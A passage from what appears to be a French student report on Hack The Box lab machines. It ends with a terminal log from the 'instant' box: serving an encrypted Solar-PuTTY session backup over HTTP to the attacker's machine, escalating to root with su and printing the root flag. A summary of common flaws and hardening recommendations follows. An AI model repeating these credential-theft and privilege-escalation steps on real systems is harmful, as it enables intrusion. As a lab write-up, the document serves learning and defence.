shirohige@instant:~$ cat /opt/backups/Solar-PuTTY/sessions-backup.dat
ZJlEkpqlgj2PlzCyLk4gtCfsG02CMirJoxxdpcLYTlEshKzJwJMCwhDGZzNRr0fNJMLLWfcbd07l2fEb5L
/OzVAmNq0Y094RBxg9p4pwb4upKiVBhRY22HIZFzy6bMUw363zx6lxM4i9kv0B0bNd/4PXn3j3wVMVzpNxu
KuS30vv0fzY/ZjendafYt1Tz1VHbH4aHc8LQvRfW6Rn+5uTQEXyp4jE+ad4DuQk2fbm9oCSiBr03/OKHKXv
p05Gy7db1njW44Ij44xDgcIlmNNm0m4NIo1Mb/2ZBHW/MsFFoq/TGetjzBZQQ/rM7YQI81SNu9z9VVMek7
q6rDvpz1Ia7JSe6fRsBugW9D8GomWJNnTst7WUvqwm29dmj7JQwp+OUpoi/j/HONIn4NenBqPn8kYViYBe
cNk19Leyg6pUh5RwQw8Bq+6/OHfG8xzbv0NnRxtiaK10KYh++n/Y3kC3t+Im/EWF7sQe/syt6U9q2Igg0qX
JBF450x6XDu0KmfuAXzKBspkEMHP5MyddIz2eQQxzBznsgmXT1fQQHyB7RDnGUgpfvtCZS8oyVvrrq0yz0Y
l8f/Ct8iGbv/WO/SOfFqSvPQGBZnqC8Id/enZ1DRp02UdefqBejLW9JvV8gTFj94MZpcCb9H+eqj1FirFyp
8w03VHFbcGdP+u915CxGAowDglI0UR3aSgJ1XIz9eT1WdS6EGCovk3na0KCz8ziYMBEL+yvDyIbDvBqmgA1
F+c2LwnAnVHkFeXVua70A4wtK7R3jn8+7h+3Evjc1vbgmnRjIp2sVxnHfUpLSEq4oGp3QK+AgrWXzfky7Ca
EEEUqpRB6knL8rZCx+Bvw5uw9u81PAkaI9SLY+60mMflf2r6cGbZsfoHCeDLdBSrRdyGVvAP4oY0LAAvLiL
FZEQuaiYUZAEGxUpTi7UvMVKKHRRjfiKLW0NUQsVY4LVRAa3r0AqUDSi0Yn9F+Fau2mpfa3c2BZlBqTfL9
YbmQhaaWz6VfzcSEBNTiBSWTTQuWRQpcPmNnoFN2VsQZ7d4ukhtakDHGvnnvgr2TpcwiaQJHSwcMUFUawf0
0o2+yV3lwsBIUWvhQw2g=shirohige@instant:~$ ls
linpeas.sh  logs  projects  user.txt
shirohige@instant:~$ cd /opt/backups/Solar-PuTTY/
shirohige@instant:/opt/backups/Solar-PuTTY$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.16.125 - - [20/Feb/2025 11:44:26] "GET /sessions-backup.dat HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
shirohige@instant:/opt/backups/Solar-PuTTY$ su root
Password:
root@instant:/opt/backups/Solar-PuTTY# id
uid=0(root) gid=0(root) groups=0(root)
root@instant:/opt/backups/Solar-PuTTY# ls
sessions-backup.dat
root@instant:/opt/backups/Solar-PuTTY# cd /root
root@instant:~# ls
root.txt
root@instant:~# cat root.txt
ce5387d8d9ce509368d1f5df1b5af6fb
root@instant:~#

```

6 Analyse des vulnérabilités

En regroupant les vulnérabilités rencontrées sur toutes les machines, certaines tendances se dégagent :

- **Absence de mises à jour des services:** Plusieurs machines présentaient des services obsolètes vulnérables à des exploits bien connus qui ont plus tard (dans des versions ultérieures) ont été corrigés.
- **Mauvaise gestion des permissions:** Des fichiers ou des configurations sudo mal sécurisées ont été observés (tels que des clé privées).
- **Manque de validation des entrées:** Des vulnérabilités comme l'injection XSS ou LFI étaient présentes dans plusieurs applications web.

Ces vulnérabilités soulignent des problèmes communs dans la gestion de la sécurité des systèmes.

7 Conclusion et recommandations

En conclusion, plusieurs machines HTB partageaient des vulnérabilités similaires, en particulier celles liées à des services obsolètes ou mal configurés. Cela montre bien que le facteur le plus enclin à être exploité est le facteur **humain**, vu que des petits gestes aurait pu éviter la plupart de ces exploits:

- **Mettre à jour régulièrement les services** pour éviter l'exploitation de vulnérabilités connues.
- **Vérifier les permissions des fichiers sensibles**, comme les clés SSH et les configurations SUDO, pour éviter les escalades de privilèges.
- **Valider les entrées** des utilisateurs pour prévenir les attaques par injection ou path traversal.

Ce rapport met en évidence l'importance des bonnes pratiques de sécurisation pour prévenir les failles courantes. Je n'ai quand même pas eu l'occasion de mettre toutes les machines que j'ai pu exploiter pour ne pas être redondant vu que certains types de vulnérabilités se sont répétés. J'ai été aidé dans cette démarche par plusieurs camarades et beaucoup de recherche sur internet (chatGPT, différents cheatSheets...)